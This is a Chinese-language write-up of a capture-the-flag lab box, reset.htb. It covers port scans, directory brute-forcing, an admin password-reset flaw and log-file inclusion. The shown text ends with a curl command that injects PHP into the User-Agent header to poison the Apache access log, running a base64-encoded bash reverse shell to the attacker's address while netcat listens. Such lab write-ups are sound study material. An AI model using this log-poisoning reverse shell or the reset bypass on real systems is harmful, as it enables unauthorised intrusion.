






基本信息
IP地址:
10.129.234.130(非固定IP地址)
信息收集
ICMP检测
PING 10.129.234.130 (10.129.234.130) 56(84) bytes of data.
64 bytes from 10.129.234.130: icmp_seq=1 ttl=63 time=220 ms
64 bytes from 10.129.234.130: icmp_seq=2 ttl=63 time=244 ms
64 bytes from 10.129.234.130: icmp_seq=3 ttl=63 time=268 ms
64 bytes from 10.129.234.130: icmp_seq=4 ttl=63 time=292 ms

--- 10.129.234.130 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3000ms
rtt min/avg/max/mdev = 220.321/256.159/292.040/26.763 ms
攻击机和靶机间网络连接状态正常。
防火墙检测
# Nmap 7.99 scan initiated Wed Jul 22 06:51:59 2026 as: /usr/lib/nmap/nmap -sF -p- --min-rate 3000 -oN fin_result.txt 10.129.234.130
Nmap scan report for reset.htb (10.129.234.130)
Host is up (0.29s latency).
All 65535 scanned ports on reset.htb (10.129.234.130) are in ignored states.
Not shown: 65535 open|filtered tcp ports (no-response)

# Nmap done at Wed Jul 22 06:52:44 2026 -- 1 IP address (1 host up) scanned in 45.38 seconds
无法探测靶机防火墙状态。
网络端口扫描
TCP端口详细信息扫描报告
# Nmap 7.99 scan initiated Wed Jul 22 07:08:52 2026 as: /usr/lib/nmap/nmap -sT -sV -A -p 22,80,513 --min-rate 3000 -oN tcp_result.txt 10.129.234.130
Nmap scan report for reset.htb (10.129.234.130)
Host is up (0.49s latency).

PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 6a:16:1f:c8:fe:fd:e3:98:a6:85:cf:fe:7b:0e:60:aa (ECDSA)
|_  256 e4:08:cc:5f:8e:56:25:8f:38:c3:ec:df:b8:86:0c:69 (ED25519)
80/tcp  open  http    Apache httpd 2.4.52 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Admin Login
|_http-server-header: Apache/2.4.52 (Ubuntu)
513/tcp open  login?
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT       ADDRESS
1   338.20 ms 10.10.16.1
2   338.29 ms reset.htb (10.129.234.130)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jul 22 07:10:14 2026 -- 1 IP address (1 host up) scanned in 82.95 seconds
UDP开放端口扫描报告
# Nmap 7.99 scan initiated Wed Jul 22 07:14:55 2026 as: /usr/lib/nmap/nmap -sU -p- --min-rate 1000 -oN udp_ports.txt 10.129.234.130
Warning: 10.129.234.130 giving up on port because retransmission cap hit (10).
Nmap scan report for reset.htb (10.129.234.130)
Host is up (0.42s latency).
All 65535 scanned ports on reset.htb (10.129.234.130) are in ignored states.
Not shown: 64813 open|filtered udp ports (no-response), 722 closed udp ports (port-unreach)

# Nmap done at Wed Jul 22 07:27:02 2026 -- 1 IP address (1 host up) scanned in 726.74 seconds
UDP端口详细信息扫描报告
(无)
同时发现靶机运行Ubuntu Linux操作系统,开放了22/ssh、80/http和513/rlogin服务,主域名为reset.htb。
服务探测
SSH服务(22端口)
使用ssh命令连接靶机,确定其登录方式:
ssh root@reset.htb

发现靶机允许使用密码和密钥登录。
Web应用程序(80端口)
打开主页:http://reset.htb/

发现主页上存在一个登录框,登录框底部有一个忘记密码链接。首先尝试扫描目录:
gobuster dir -u http://reset.htb -x php,js,html,txt,zip,tar.gz,xml,json,pcap,md -b 400,403,404 -t 70 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

发现站点存在dashboard.php和reset_password.php页面。打开BurpSuite代理,点击Forgot Password链接,页面跳出了密码重置框:

尝试将待重置用户名设为admin,点击Send Reset Email按钮发送重置请求:

发现站点管理员用户名确实为admin,且reset_password.php页面存在任意用户密码重置漏洞:发送重置请求后,页面会直接返回new_password新密码。
渗透测试
任意文件包含漏洞利用
在服务探测阶段,我们已经发现目标站点管理员用户为admin,且通过任意密码重置漏洞重设了管理员用户密码,现在使用站点自动设置的新密码登录:

成功!登录后台后,发现只有查看操作系统日志文件的功能,下拉框中只提供了/var/log/syslog和/var/log/auth.log两个选项。
再次打开BurpSuite代理,点击View Logs按钮,查看流量包:


日志文件路径文本被加入了POST参数file,发送给了服务端。尝试使用../路径穿越符读取/etc/passwd文件,但返回错误提示Invalid file path,后续测试发现,只要file路径实际不在/var/log/内或文件不存在,页面都会报错:
尝试读取Web日志文件/var/log/apache2/access.log,发现正常读取:
file=/var/log/apache2/access.log

从输出结果可得知网页对读取内容中的空格进行了HTML编码,不排除网页使用了文件包含方法include(),并通过一些手段获取包含内容编码输出的可能性。
尝试往HTTP GET请求头中的User-Agent字段值写入恶意代码,之后再次通过日志查看功能读取access.log并传入命令参数,触发RCE:
curl http://reset.htb/ -H "User-Agent: <?php system(base64_decode('L2Jpbi9iYXNoIC1jICdiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE2LjE3Mi80NDMgMD4mMSc=')); ?>"
发送恶意代码写入请求后,在本地443端口开启netcat监听,返回BurpSuite重发日志读取请求:
